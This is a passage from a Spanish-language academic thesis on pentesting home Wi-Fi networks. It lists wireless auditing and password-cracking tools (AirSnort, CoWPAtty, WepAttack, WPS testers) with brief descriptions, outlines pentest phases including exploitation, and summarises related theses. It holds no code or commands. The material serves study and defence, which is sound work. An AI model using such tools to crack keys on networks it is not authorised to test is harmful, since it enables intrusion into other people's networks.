Entonces, iptables es una forma de indicarle al kernel algunas cosas que debe hacer con cada paquete, esto se hace en base a las características de un paquete en particular.

Los paquetes de red tienen muchas características, algunas pueden ser los valores que tienen en sus encabezados (a donde se dirigen, de donde vienen, números de puertos, etc.), otra puede ser el contenido de dicho paquete (la parte de datos), y existen otras características que no tienen que ver con un paquete en particular sino con una sumatoria de ellos. La idea es lograr identificar un paquete y hacer algo con el mismo

1.3.9.9 NetSpot

NetSpot es el único aplicativo profesional para monitoramiento de emplazamientos inalámbricos, análisis Wi-Fi y solución de problemas en Mac OS X y Windows[24].

Es un software de monitoreo de redes WiFi es NetSpot. Disponible de forma gratuita con algunas limitaciones, NetSpot es una solución profesional de monitoreo de red WiFi y una aplicación de vigilancia inalámbrica con una interfaz de usuario tan accesible, que puede recomendarse incluso a los usuarios inexpertos[24].

1.3.9.10 inSSIDer

Ayuda a eliminar esa frustración al mostrarle exactamente cómo está configurada su red, cómo las redes Wi-Fi vecinas están afectando la suya y ofrece sugerencias para Wi-Fi rápido y seguro[25].

Es un completo software de monitoreo de red WiFi diseñado para arrojar luz sobre los problemas WiFi más comunes. inSSIDer analiza las redes inalámbricas y recomienda optimizaciones de configuración basadas en los datos reales para ayudar a los usuarios a seleccionar el canal correcto y elegir la ubicación para garantizar el máximo rendimiento en todo momento[25].

1.3.9.11 Wifi's lax

Es una distribución Gnu/Linux basada en Slackware y pensada para ser usada tanto en LiveCD, como LiveUSB y como no cada vez más, para instalación en el disco duro (HDD). Está especializada en la auditoria de redes inalámbricas (Wireless) además de poseer herramientas de gestión y uso cotidiano como, Reparadores de arranque, procesadores de texto[5].

Wifislax incluye una larga lista de herramientas de seguridad y auditoría listas para ser utilizadas, entre las que destacan numerosos escáneres de puertos y vulnerabilidades, herramientas para creación y diseño de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría inalámbrica, además de añadir una serie de útiles lanzadores[5].

1.3.9.12 NESSUS

Aproveche la solución de evaluación de vulnerabilidades más confiable del sector para evaluar toda la superficie de ataque moderna. Vaya más allá de sus activos de TI tradicionales, proteja su infraestructura en la nube y obtenga visibilidad hacia su superficie de ataque conectada a Internet[26].

Nessus es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en un demonio o diablo, nessusd, que realiza el escaneo en el sistema objetivo, y nessus, el cliente (basado en consola o gráfico) que muestra el avance e informa sobre el estado de los escaneos.

1.3.9.13 Cain & Able

Es una herramienta de descifrado y recuperación de contraseñas desarrollada para interceptar el tráfico de la red y luego recuperar las mencionadas password de acceso por medio de criptoanálisis. Asimismo, permite recuperar estas claves de red inalámbricas analizando los correspondientes protocolos de enrutamiento de esta, por lo que se trata de una excelente propuesta para aprender mucho sobre seguridad inalámbrica y desciframiento de contraseñas, para así evitar disgustos en nuestras propias redes personales[4].

1.3.9.14 Kismet

Es un sniffer de paquetes y detector de intrusos en nuestras redes inalámbricas de área local 802.11. Decir que esta aplicación funciona con cualquier tarjeta WiFi compatible con el modo rfmon. Para todo ello recoge los paquetes de datos para identificar las redes y detectar las posibles ocultas, mientras que al mismo tiempo también puede detectar el tráfico en redes 802.11a, 802.11b, 802.11g y 802.11n[27].

1.3.9.15 AirSnort

Ayuda en la recuperación de contraseñas WiFi-cifradas con WEP en redes 802.11b. Se trata de una propuesta gratuita y compatible con plataformas tanto Linux como Windows. Su funcionamiento se centra en la monitorización pasiva de las transmisiones y puede recuperar las claves de cifrado una vez que recibe suficientes paquetes, además se caracteriza por su sencillez de uso[4].

1.3.9.16 OpenVAS

OpenVAS es un escáner de vulnerabilidades con todas las funciones. Sus capacidades incluyen pruebas autenticadas y no autenticadas, varios protocolos industriales y de Internet de alto y bajo nivel, ajuste de rendimiento para escaneos a gran escala y un poderoso lenguaje de programación interno para implementar cualquier tipo de prueba de vulnerabilidad[28].

El escáner obtiene las pruebas para detectar vulnerabilidades de un feed que tiene un largo historial y actualizaciones diarias.

OpenVAS ha sido desarrollado e impulsado por la empresa Greenbone Networks desde 2006. Como parte de la familia de productos comerciales de gestión de vulnerabilidades Greenbone Enterprise Appliance, el escáner forma Greenbone Community Edition junto con otros módulos de código abierto.

1.3.9.17 NetStumbler

Su único fin es de localizar puntos de acceso inalámbricos abiertos. Se trata de una herramienta gratuita que asimismo cuenta con una versión más minimalista conocida como MiniStumbler[4]. De este modo NetStumbler se utiliza para verificar configuraciones de red, encontrar ubicaciones con una red mal configurada, o detectar puntos de acceso no autorizados, entre otras funciones.

1.3.9.18 CoWPAtty

Esta es una herramienta para redes con WPA-PSK que se ejecuta en Linux y que dispone de una interfaz de línea de comandos para poder ejecutar las funciones integradas. De este modo la herramienta utiliza el diccionario de contraseñas para poder recuperar la contraseña perdida utilizando el SSID, aunque claro, no siempre funciona, por lo que no va a poder ayudarnos en todos los casos[4].

1.3.9.19 WepAttack

Solución de Linux de código abierto para recuperar claves WEP 802.11. Esta herramienta hace uso de un diccionario para probar millones de posibles palabras para encontrar la clave que se haya perdido en la red WiFi, y además para todo ello tan solo se necesita una tarjeta WLAN activa[4].

1.3.9.20 Burp Suite

Burp Suite Professional y Community Edition encuentra más vulnerabilidades más rápido, con el kit de herramientas de prueba dinámica diseñado y utilizado por los mejores de la industria[29].

1.3.9.21 Acrylic WI-FI

Visualización de información WiFi en tiempo real. Puntua tu red, identifica problemas de canal, revisa la cobertura y mejora el funcionamiento de la red WiFi de tu casa.

Esta herramienta está disponible para Windows, existe 2 tipos de versiones la gratuita y la pagada. En el caso de la gratuita esta herramienta muestra muy poca información al respecto de vulnerabilidades[30].

1.3.9.22 Maltego

Maltego es una herramienta de inteligencia de código abierto tiene versiones para Empresas y Profesionales. Él es OSINT (Open Source Intelligence) con lo cual recolecta datos de fuentes disponibles al público[31].

1.3.9.23 Ophcrack

Ophcrack es un descifrador gratuito de contraseñas de Windows basado en tablas de arcoíris. Es una implementación muy eficiente de las tablas arcoíris realizada por los inventores del método. Viene con una interfaz gráfica de usuario y se ejecuta en múltiples plataformas[32].

1.3.9.24 Airgeddon

Airgeddon es un contenedor de herramientas de terceros basado en menús para auditar redes inalámbricas con muchas funciones[33].

1.3.9.25 Sparrow Wifi

Este paquete contiene un analizador de Wi-Fi gráfico para Linux. Proporciona un reemplazo basado en GUI más completo para herramientas como inSSIDer y linssid que se ejecuta específicamente en Linux. En sus casos de uso más completos, sparrow-wifi integra Wi-Fi, radio definida por software (hackrf), herramientas avanzadas de bluetooth (tradicional y Ubetooth), GPS tradicional (a través de gpsd) y GPS para drones/rover a través de mavlink en una sola solución[34].

Herramientas para Android

1.3.9.26 Kayra the Pentester Lite

Kayra es un escáner de vulnerabilidades de aplicaciones web y un probador de penetración. Es capaz de escanear un amplio espectro de vulnerabilidades conocidas en aplicaciones web y sitios web[35].

1.3.9.27 CSPLOIT

El kit de seguridad para Android más avanzado, aunque los desarrolladores de esta aplicación dicen que es para hacer auditorías de seguridad no imaginan que utilicen cSploit para hacer comprobaciones en la seguridad de tu red. De todas maneras, tienes que saber que proporciona un completo kit de herramientas con el que podrás poner a prueba la consistencia de una wifi y de los dispositivos a ella conectados[36].

1.3.9.28 ZANTI

zANTITM es un kit de herramientas de prueba de penetración móvil que permite a los administradores de seguridad evaluar el nivel de riesgo de una red con solo presionar un botón. Este kit de herramientas móvil fácil de usar permite a los administradores de seguridad de TI simular un atacante avanzado para identificar las técnicas maliciosas que utilizan para comprometer la red corporativa[37].

1.3.9.29 Wpsapp

WPSApp comprueba si tu red es segura mediante la conexión con protocolo WPS. Este protocolo permite conectar a una red WiFi mediante un pin numérico de 8 dígitos que normalmente viene predefinido en el router, el problema es que el pin de muchos routers de distintas compañías es conocido o se sabe cómo calcularlo[38].

1.3.9.30 WiFi Analyzer

WiFi Analyzer es una sencilla solución de software de monitoreo de redes WiFi que se puede descargar de la Tienda Windows de forma gratuita con compras en la aplicación[5]. La belleza de WiFi Analyzer radica en la ausencia total de todas las características no esenciales, por lo que es ideal para aquellos que no esperan realizar más que un análisis inalámbrico[5].

1.3.9.31 WiFi WPS WPA Tester

Es una de las herramientas más conocidas en estos lares que ayuda a la hora de recuperar contraseñas WiFi perdidas u olvidadas. Además, es una aplicación que funciona en dispositivos Android roteados superiores a la versión 4.0 del sistema de Google para dispositivos móviles[4].

1.3.9 Pentesting

Pentesting Wi-Fi consiste en analizar las vulnerabilidades que presentan los dispositivos tanto el router Wi-Fi como el resto de los dispositivos conectados a la WLAN.

La prueba de penetración es una de las técnicas decisivas que se requieren en todos los negocios. La prueba de penetración se ha convertido en una de las técnicas más populares y recomendadas para identificar, probar y resaltar vulnerabilidades de la red. La prueba de penetración puede ser de ayuda en mantener un negocio seguro de amenazas internas y externas. Además, la prueba de penetración puede ayudar a identificar la debilidad y las amenazas que el atacante puede utilizar[39].

Las pruebas de penetración se pueden dividir en siete diferentes fases de la siguiente manera.

- Interacciones previas al compromiso: todas las actividades del compromiso y el alcance se definen en esta fase y todo lo que necesitas discutir antes de que comiencen las pruebas de penetración.

- **Recopilación de inteligencia:** en esta fase, recopilar toda información sobre el objetivo que está bajo prueba por conectando directa y pasivamente sin conectarse al objetivo en absoluto.
- **Modelado de amenazas:** esta fase incluye la coincidencia de la información detectada con los activos en para encontrar las áreas que tienen el nivel más alto de amenazas.
- **Análisis de Vulnerabilidad:** Esta fase se utiliza para encontrar e identificar vulnerabilidades conocidas y desconocidas y validándolos.
- **Explotación:** Esta fase aprovechando las vulnerabilidades encontradas en la fase anterior.
- **Post explotación:** La tarea real que realizó con un objetivo como descargar un archivo, crear una nueva cuenta de usuario en el objetivo y cerrar una sesión cayó el sistema. Esta fase describe lo que necesitas hacer después de la explotación.
- **Informes:** En esta fase se resumen los resultados de la prueba y hacer posibles sugerencias y recomendaciones para corregir la debilidad en el objetivo.

Tipos de Pentesting [40]

- **Caja blanca:** El pentester tiene conocimiento del funcionamiento del sistema, arquitectura de la red, sistemas operativos utilizados. etc. Si bien no representa la visión de un atacante externo, si representa el peor escenario ya que es el caso en el que un atacante ya cuenta con información antes del acceso al sistema.
- **Caja gris:** Este es el caso en el cual el pentester simula un empleado interno, para esto se le da un usuario y clave de los sistemas. La idea es encontrar posibles problemas que puedan ser aprovechados por usuarios internos.
- **Caja negra:** El pentester no tiene conocimiento del sistema. En general se utiliza cuando se contrata una empresa para que realice el trabajo desde el punto de vista de un posible atacante externo.

1.3.10 Metodologías ágiles de desarrollo

Kanban: Esta metodología busca conseguir un proceso productivo, organizado y eficiente. El principal objetivo del sistema Kanban es asegurar una tasa de producción sostenible para evitar exceso de producto terminado, cuellos de botella y retrasos en la entrega de pedidos. Los trabajos en curso deben organizarse en función de la capacidad del centro de trabajo y equipos. Requiere una comunicación en tiempo real sobre la capacidad y una transparencia del trabajo total[41].

El sistema Kanban está basado en una serie de principios, los cuales son:[41].

- Visualización: Kanban permite tener una visualización total del desarrollo de las tareas de la cadena de producción, lo que facilita la organización y la realización de modificaciones si fuera necesario en el equipo.
- Calidad: Es importante que todo lo que se haga se debe hacer bien desde el principio.
- Disminución de los desperdicios: Hacer lo justo y necesario.
- Priorización – flexibilidad: Realizar una gestión adecuada del tiempo con un orden coherente para facilitar el trabajo de todo el equipo. Las tareas se pueden priorizar.
- En proceso: Kanban promueve la continua modificación de las actividades a realizar.
- Mejora continua: La mejora es infinita por lo que se debe mejorar continuamente los procesos en función de los objetivos definidos.

Scrum: Es una colección de procesos para la gestión de proyectos, que permite centrarse en la entrega de valor para el cliente y la potenciación del equipo para lograr su máxima eficiencia, dentro de un esquema de mejora continua. Utiliza un marco de trabajo iterativo e incremental para el desarrollo de proyectos y se estructura en ciclos de trabajo llamados Sprints. Éstos son iteraciones de 1 a 4 semanas, y se suceden una detrás de otra[42].

El sistema Scrum está basado en una serie de principios, los cuales son:[42].

- Simplicidad: los eventos manejados por Scrum están claramente identificados,

indicando para cada uno: quienes participan, su objetivo, el tiempo que debe tomar y cuál es el resultado esperado.

- Inspección: uno de los componentes que resalta Scrum, es la inspección y por ello, tres de sus eventos están orientados a estos objetivos: la reunión diaria, la revisión del sprint y la retrospectiva de este último.
- Adaptación: la mejor parte de la metodología es la disposición que tienen al cambio las características del producto. Este es uno de los componentes que más la diferencia con el resto, ya que el cambio puede ser efectuado en cualquier momento, incluso dentro del desarrollo de la ejecución de las diferentes iteraciones o Sprint siempre y cuando no afecte la entrega pactada.
- Trabajo en equipo: algo particularmente interesante de Scrum es cómo logra la sinergia entre las personas que participan en el proceso, a tal punto que en cada iteración ciclo de desarrollo, el mismo equipo se adapta para mejorar.

XP: La metodología extreme programming o XP, es la metodología ágil más conocida. Fue desarrollada por Kent Beck en la búsqueda por guiar equipos de trabajo pequeños o medianos entre dos y diez programadores, en ambientes de requerimientos imprecisos o cambiantes. La principal particularidad de esta metodología son las historias de usuario, las cuales corresponden a una técnica de especificación de requisitos; se trata de formatos en los cuales el cliente describe las características y funcionalidades que el sistema debe poseer[43].

Para cada iteración el cliente estipula cuales son las historias de usuario que componen una entrega funcional. Algo muy característico de esta metodología es la programación en parejas, indica que cada funcionalidad debe de ser desarrollada por dos programadores, las parejas deben cambiar con cierta frecuencia, para que el conocimiento no sea solo de una persona sino de todo el equipo[43].

1.4 Objetivos

1.4.1 Objetivo general

Diagnosticar vulnerabilidades de redes inalámbricas domésticas de diferentes proveedores utilizando una herramienta adecuada para Pentesting en Tungurahua.

1.4.2 Objetivos específicos

- Investigar la metodología, herramientas adecuadas de Pentesting y las vulnerabilidades presentes en redes inalámbricas domésticas.
- Generar un modelo de red doméstica inalámbrica.
- Analizar los tipos de equipos y determinar la topología y el direccionamiento IP por proveedor.
- Elaborar un informe de recomendaciones de seguridad mediante controles apropiados para reducir las vulnerabilidades encontradas.

CAPÍTULO II.- METODOLOGÍA

2.1 Materiales

Para el presente proyecto de investigación se realizó la recolección de la información mediante fichas bibliográficas las cuales aportan información similar al problema y tema planteado, lo cual ayudó a profundizar y comparar diferentes puntos de vista de varios autores, logrando así tener un enfoque más claro de lo que se realizó.

Tabla 2.1: Modelo ficha bibliográfica

Elaborado por: La investigadora

FICHA BIBLIOGRÁFICA	
TEMA	
TESIS	
PROPÓSITO	
IDEAS CENTRALES	
CONCEPTOS CLAVES	
CONCLUSIONES	
APORTE A TEMA ELEGIDO	

2.2 Métodos

2.2.1 Modalidad de la investigación

El proyecto de investigación es bibliográfico-documental por que se basa en investigaciones previas al tema planteado obteniendo la información de documentos como: tesis, artículos científicos, libros, páginas de internet las cuales aportan conocimiento de investigaciones similares que ya han tratado otros autores para poder construir y desarrollar la investigación.

2.2.2 Población y muestra

Por la naturaleza del problema no se utilizó población y muestra ya que la investigación es netamente bibliográfico-documental.

2.2.3 Recolección de información

Las fichas bibliográficas 1,2,3,4,5,6,7 mostradas realizan análisis de vulnerabilidades y riesgos existentes de redes inalámbricas, exponen aspectos importantes sobre cómo llevarlo a cabo, pero al momento de realizar el análisis se centran en redes inalámbricas de empresas, instituciones y no en redes inalámbricas domésticas. Muestran herramientas informáticas para auditorías y políticas de seguridad. En este trabajo investigativo se demuestra que, las redes inalámbricas domésticas también son vulnerables y tiene la misma importancia que las redes de grandes empresas porque cualquier tipo de información es importante para cada individuo, por lo cual se presenta soluciones adicionales de protección de la red inalámbrica que no están relacionadas directamente con la encriptación si no a configuraciones sencillas que pueden ser implementadas.

El diagnóstico de vulnerabilidades aporta a que los proveedores tomen más importancia en la seguridad de la información de las redes inalámbricas además a que los usuarios tengan más cuidado con su información, ya que cualquier tipo de información es importante.

Tabla 2.2: Ficha bibliográfica 1

Elaborado por: La investigadora

FICHA BIBLIOGRÁFICA 1	
TEMA	“ANÁLISIS DE VULNERABILIDADES DE REDES INALÁMBRICAS PARA EVITAR LA INSEGURIDAD DE LA INFORMACIÓN DE LOS USUARIOS EN EL LABORATORIO DE TELECOMUNICACIONES DE LA CARRERA DE INGENIERÍA EN COMPUTACIÓN Y REDES”
TESIS	Brinda información acerca de la escasa seguridad de las redes inalámbricas, es el hackeo de información que es relevante en todas las instituciones en especial para la carrera de Ingeniería en Computación y Redes. Sin embargo, los mecanismos de autenticación utilizados actualmente no siempre certifican la

	completa eficiencia en cuanto a la seguridad de la red.
PROPÓSITO	Analizar las vulnerabilidades de redes inalámbricas para evitar la inseguridad de la información de los usuarios en el laboratorio de telecomunicaciones de la carrera de Ingeniería en Computación y Redes. Para efectos de la investigación principalmente se buscó diagnosticar la inseguridad de la información de los usuarios, determinar las diferentes vulnerabilidades y riesgos existentes para desarrollar el análisis de vulnerabilidades y recomendar medidas para garantizar la seguridad de datos.
IDEAS CENTRALES	<ul style="list-style-type: none"> • El factor principal del estudio es determinar el nivel de inseguridad existente en las redes con la finalidad de conocer los aspectos que ayuden a valorar las mejores soluciones para el problema. • La información que se maneja en la carrera es considerada como un elemento importante y no es la excepción, para tomar medidas de seguridad adecuadas que favorezcan al buen manejo de la red.
CONCEPTOS CLAVES	vulnerabilidades, redes inalámbricas, inseguridad, ataques pasivos y activos.
CONCLUSIONES	<p>Las redes inalámbricas son particularmente vulnerables a los ataques porque es difícil evitar el acceso físico a ellas. Este tipo de redes están sujetas a ataques pasivos y activos. Por lo tanto, el propósito es que los administradores de red tengan conocimiento sobre los ataques que se pueden generar para que puedan enfrentarlo de la manera correcta.</p> <p>Principalmente se analizaron las vulnerabilidades de redes inalámbricas para evitar la inseguridad de la información de los usuarios en el laboratorio de telecomunicaciones de la carrera de ingeniería en computación y</p>

	redes. Lo que se comprueba en la tabla #3 de la encuesta realizada a los estudiantes en donde el 83% afirma que el rendimiento de la red inalámbrica es regular.
APORTE A TEMA ELEGIDO	Esta tesis aporta información acerca las diferentes vulnerabilidades y riesgos existentes que tienen las redes inalámbricas en la actualidad, Además de recomendaciones para garantizar la seguridad de datos.

Tabla 2.3: Ficha bibliográfica 2

Elaborado por: La investigadora

FICHA BIBLIOGRÁFICA 2	
TEMA	EVALUACIÓN DE TÉCNICAS DE ETHICAL HACKING PARA EL DIAGNÓSTICO DE VULNERABILIDADES DE LA SEGURIDAD INFORMATICA EN UNA EMPRESA PRESTADORA DE SERVICIOS
TESIS	Brinda información acerca políticas y normas de mitigación de vulnerabilidades, tanto físicas como lógicas que se deben implementar con el fin de disminuir fallas en la red y acceso a intrusos para el perjuicio de la documentación existente en la empresa.
PROPÓSITO	Evaluar técnicas de Ethical Hacking ejecutando pruebas de penetración sobre la seguridad informática de una red de datos que permitan el diagnóstico de vulnerabilidades en una empresa prestadora de servicios. Realizar una evaluación de las técnicas de hacking ético para evaluar, diagnosticar vulnerabilidades en la seguridad informática, con el único objetivo de evaluar las técnicas, identificarlas, clasificarlas y mitigarlas sobre una red de datos y de esta manera poner de una red de datos más eficiente y que garantice y sea segura ante los

	diferentes ataques de intrusos o terceros.
IDEAS CENTRALES	<ul style="list-style-type: none"> • Muchas de las empresas a nivel mundial públicas y privadas, entre ellas se encuentran las empresas prestadoras de servicios, tienen lugares físicos que transfieren la información en volúmenes mínimos y máximos, sin embargo el alto crecimiento del desarrollo tecnológico, tiene un impacto o evolución en las empresas, gobierno y entidades, tal es así que existe un incremento en número de ataques en los últimos años por parte de hackers que afectan a los usuarios de Internet y, por consiguiente, la pérdida de información muy valiosa. • Ethical Hacking sirve para detectar las debilidades. Esto permite que a las empresas puedan prepararse ante posibles riesgos que por lo general los sistemas se encuentran expuestos y deben ser conscientes del valor de cuidar el mínimo detalle.
CONCEPTOS CLAVES	detección de vulnerabilidades, amenazas, seguridad informática, Hacking ético.
CONCLUSIONES	<p>La situación actual de la seguridad informática de la empresa prestadora es deficiente, dado que presenta muchas falencias en su estructura física y lógica, estando expuesto a futuros ataques.</p> <p>Se identificó que las principales debilidades, al momento de la evaluación de las técnicas, son permanecer en una red LAN local, y mantener el acceso con altos privilegios, lo cual son muy vulnerables a posibles ataques externos.</p>

	Se propusieron lineamientos de seguridad, para garantizar la confidencialidad y reducir el nivel de riesgos, de igual manera, reducir el número total de puertos abiertos, ya que esto se convierte a múltiples puertas de acceso para atacantes externos, y finalmente plantear medidas de mitigación a las vulnerabilidades clasificadas.
APORTE A TEMA ELEGIDO	Esta tesis de la universidad señor de Sipán en Pimentel, Perú 2019. Aporta información acerca de las técnicas de de Ethical Hacking para el diagnóstico de vulnerabilidades en una empresa prestadora de servicios. Además, una clasificación de las vulnerabilidades detectadas sobre la seguridad informática con lo cual propone lineamientos de seguridad para garantizar la confidencialidad, integridad y disponibilidad en una red de datos con el fin de postular medidas de mitigación de vulnerabilidades

Tabla 2.4: Ficha bibliográfica 3

Elaborado por: La investigadora

FICHA BIBLIOGRÁFICA 3	
TEMA	“ESTUDIO DEL FUNCIONAMIENTO DE LOS PUNTOS WIFI DE LA CIUDAD DE LATACUNGA”
TESIS	Brinda información acerca del estado detalla el estado en que se encuentran las redes wifi que ofrece el GADL de forma gratuita, en el cual se realizó una auditoría de redes a los 7 puntos de acceso a internet que son los más relevantes dentro de la ciudad en la zona urbana, Se utilizó diferentes técnicas, metodologías y herramientas que sirvieron para el desarrollo de la presente investigación, y obtener los resultados se utilizó la aplicación Wifislax la cual es de distribución GNU Linux y mediante esta se pudo constatar las vulnerabilidades y deficiencias de

	<p>cada una de las redes, los aspectos que se auditaron fueron: señal, canal, seguridad, calidad, proveedor y el protocolo que se manejan.</p>
PROPÓSITO	<p>Conocer con exactitud cuál es el funcionamiento de las redes WIFI que brinda el GAD municipal de la ciudad de Latacunga, tomando para ellos los sectores más representativos de la ciudad, además de conocer todas las redes inalámbricas que existen para determinar la topología y el modo de funcionamiento.</p>
IDEAS CENTRALES	<ul style="list-style-type: none"> • Evidenciar que las redes cuenten con protocolos de seguridad y privacidad. • Conocer la vulnerabilidad de los sistemas de encriptación de datos disponibles para redes WIFI y cómo brindar mayor seguridad para que puedan mejorar los servicios en todos los lugares. • La finalidad de este proyecto de investigación es optimizar todos los sitios en donde se brinda el servicio de redes inalámbricas en la ciudad de Latacunga.
CONCEPTOS CLAVES	<p>redes, información, vulnerabilidad, auditoria, deficiencias.</p>
CONCLUSIONES	<p>La herramienta Wifislax fue de gran aporte en el desarrollo de esta investigación, ya que mediante esta se pudo conocer las características, fortalezas y debilidades que tiene cada punto de acceso a internet y con ello poder dar un análisis del estado en el que se encuentran las redes.</p> <p>De acuerdo con los resultados obtenidos de la entrevista, encuestas y la investigación de campo desarrollada, se estableció que la gran parte de los puntos de acceso a internet deben ser mejorados ciertos aspectos como son los de seguridad, señal y la ubicación de</p>

	los dispositivos, si se toman en cuenta estos aportes se puede brindar un mejor servicio hacia la ciudadanía
APORTE A TEMA ELEGIDO	Esta tesis aporta información acerca de ciertos puntos de acceso Wifi que deberían mejorar su seguridad. Además del diseño de un modelo de gestión para optimizar la calidad de servicio de la red WiFi.

Tabla 2.5: Ficha bibliográfica 4

Elaborado por: La investigadora

FICHA BIBLIOGRÁFICA 4	
TEMA	APLICACIÓN DE HACKING ÉTICO PARA LA DETERMINACIÓN DE AMENAZAS, RIESGOS Y VULNERABILIDADES EN LA RED DE LA UNIVERSIDAD ESTATAL DEL SUR DE MANABÍ
TESIS	Brinda información acerca del establecieron tres herramientas de pruebas para la realización del análisis de la red y la determinación de amenazas, e identificando los riesgos y vulnerabilidades que fueron detectados en la aplicación del hacking ético.
PROPÓSITO	Aplicar un hacker ético para detectar las amenazas, riesgos y vulnerabilidades en la Universidad Estatal del Sur de Manabí en el que se establece un ambiente de pruebas para el evalúo del nivel de detección de vulnerabilidades.
IDEAS CENTRALES	<ul style="list-style-type: none"> • En la actualidad la tecnología ha evolucionado simultáneamente debido a las vulnerabilidades y los ataques informáticos, la mayoría de las vulnerabilidades encontradas en la red wifi • Aplicación de hacking ético para la determinación de vulnerabilidades en la red de la Universidad, y de esta manera

	<p>brindar una mejor seguridad de información en el acceso a las redes inalámbricas.</p> <ul style="list-style-type: none"> • Los hackers éticos son profesionales de seguridad o examinadores en redes quienes utilizan todos sus conocimientos y herramientas para fines o propósitos defensivos y de protección, son expertos que se especializan en las pruebas de penetración de sistemas informáticos y software con el fin de evaluar, fortalecer y mejorar la seguridad de una red, este proyecto de investigación busca determinar las vulnerabilidades más comunes que se pueden encontrar en el acceso a redes inalámbricas wifi.
CONCEPTOS CLAVES	cableados, conectividad, factible, hacking ético, pertinentes, vulnerables.
CONCLUSIONES	<p>La aplicación de hacking ético determinó las respectivas vulnerabilidades que se pueden encontrar en las redes wifi dentro de la institución. Con la finalidad de brindar una mejor seguridad a los dispositivos tecnológicos.</p> <p>Se utilizó herramientas como Nmap, Nesus y Metaploits en la realización del proceso para determinar las vulnerabilidades dentro de la institución.</p>
APORTE A TEMA ELEGIDO	Esta tesis aporta información acerca de la aplicación de hacking ético para detectar vulnerabilidades más comunes que se pueden encontrar en el acceso a redes inalámbricas wifi.

Tabla 2.6: Ficha bibliográfica 5

Elaborado por: La investigadora

FICHA BIBLIOGRÁFICA 5	
TEMA	“ANÁLISIS DE LA CIBERSEGURIDAD A LA INFRAESTRUCTURA TECNOLÓGICA DE LA UNIVERSIDAD TÉCNICA DE COTOPAXI”
TESIS	Brinda información acerca de las falencias que tiene la institución en cuanto a ciberseguridad, además se obtuvo referencias bibliográficas en libros, internet y otros medios de comunicación para su familiarización en el presente tema.
PROPÓSITO	<p>Teniendo en cuenta que las inseguridades de los sistemas informáticos podrían causar daños o pérdidas financieras o administrativas a instituciones públicas o privadas, se ha planteado como necesidad realizar un análisis a la infraestructura tecnológica de la Universidad Técnica de Cotopaxi, con el objetivo de estimar la magnitud del riesgo a que se encuentra expuesto su sistema informático de tal manera que permita determinar posibles brechas de seguridad.</p> <p>La presente investigación se basa en la norma ISO/IEC 27032/2012 un nuevo estándar de seguridad que resguarda la información de riesgos existentes en el ciberespacio, esto permitiéndonos a cumplir a cabalidad con los objetivos trazados y entregar posibles recomendaciones en conjunto con los resultados de los análisis realizados.</p>
IDEAS CENTRALES	<ul style="list-style-type: none">• La ciberseguridad es un activo muy importante dentro de una empresa ya que trata principalmente del cuidado de los sistemas informáticos, es por ello que hoy en día en el

	<p>Ecuador las empresas deciden implementar herramientas que puedan determinen el nivel de vulnerabilidad que existe dentro de su infraestructura tecnológicas</p> <ul style="list-style-type: none"> • La ciberseguridad, también conocida como seguridad informática es aquella que se enfoca en la protección de la infraestructura computacionales, permitiendo dar a conocer los activos informáticos y sus vulnerabilidades y amenazas a los que se encuentran expuestos, así como su probabilidad de ocurrencia y el impacto de las mismas, a fin de determinar los controles adecuados para aceptar, disminuir, transferir o evitar la ocurrencia del riesgo a posibles ataques.
CONCEPTOS CLAVES	Seguridad informática, ciberseguridad, Linux., ataques informáticos, vulnerabilidades.
CONCLUSIONES	<p>Los resultados de las pruebas de seguridad informática que se hizo al personal de sistemas informáticos. nos permitió conocer la falta de conocimiento que tiene en cuanto a la ciberseguridad. Dejando así a la institución vulnerable a todos los riesgos cibernéticos de información vital y privada de la misma.</p> <p>Con la finalización de nuestro trabajo de investigación se desea promover y motivar a la institución en temas de la seguridad informática y a la vez al departamento de sistemas tome conciencia sobre posibles riesgos que puede sufrir la infraestructura tecnológica de la institución.</p>
APORTE A TEMA ELEGIDO	Esta tesis aporta información acerca de las inseguridades de los sistemas

	informáticos, determina posibles brechas de seguridad. Además de una propuesta de mejorar la ciberseguridad de los recursos tecnológicos para evitar amenazas que existe en el mundo del internet.
--	--

Tabla 2.7: Ficha bibliográfica 6

Elaborado por: La Investigadora

FICHA BIBLIOGRÁFICA 6	
TEMA	Implementación de un sistema gestor de seguridad ante posibles amenazas cibernéticas en la red del “CUERPO DE BOMBEROS DE LATAACUNGA”
TESIS	Brinda información acerca de las vulnerabilidades que día a día asechan la institución, mediante la implementación de un sistema gestor de seguridad ante posibles amenazas cibernéticas en la red.
PROPÓSITO	La finalidad de esta implementación es que el Cuerpo de Bomberos de Latacunga cuente con un sistema contra defensas en primera línea de ataques provenientes de internet hacia la red interna de la institución, logrando de esta manera el acceso únicamente a los servicios que la institución los crea necesarios, dichos servicios lo serán controlados mediante reglas establecidas en un entorno LINUX
IDEAS CENTRALES	<ul style="list-style-type: none"> • Una de las herramientas tecnológicas más utilizadas hoy en día es el Internet, a su vez se ha convertido en un medio digital inseguro y vulnerable, lo cual conlleva la aceptación de los riesgos mediante la navegación y espionaje de personas u organizaciones que buscan robar información, datos personales, ya sea por diversión, dinero, asuntos políticos. • Una de las acciones más

	<p>efectivas de poner en práctica la seguridad de la información y por ende el de una empresa muchas veces se ve obligado a limitar webs, servicios, características de software que vienen siendo una puerta de entrada hacia lo más preciado de nuestra empresa, como es la información, datos.</p>
CONCEPTOS CLAVES	<p>Cibernéticas; vulneración; ingeniería social; ciberdelincuente; Pfsense; ciberseguridad; inescrupulosas.</p>
CONCLUSIONES	<p>El poco conocimiento de los funcionarios sobre materias de ciberseguridad mantenía un margen de inseguridad en la infraestructura institucional.</p> <p>Aunque la empresa no disponga de acceso a Internet, se debería establecer políticas de seguridad para la red interna y de esta manera administrar todo el acceso de los funcionarios a sitios específicos de la red y proteger la información.</p>
APORTE A TEMA ELEGIDO	<p>Esta tesis aporta información acerca de los aspectos de ciberseguridad que compromete un ataque como son los elementos de: confidencialidad, la integridad y la disponibilidad de los recursos, mostrando como se comprometen cada uno de estos elementos en la fase del ataque.</p>

Tabla 2.8: Ficha bibliográfica 7

Elaborado por: La investigadora

FICHA BIBLIOGRÁFICA 7	
TEMA	POLÍTICAS DE SEGURIDAD PARA REDES INALÁMBRICAS
TESIS	Brinda información hacer de
PROPÓSITO	La flexibilidad y la movilidad que nos proporcionan las nuevas redes inalámbricas han hecho que la utilización de estas redes se haya disparado como el mejor método para realizar conectividad de datos en edificios sin necesidad de cablearlos.
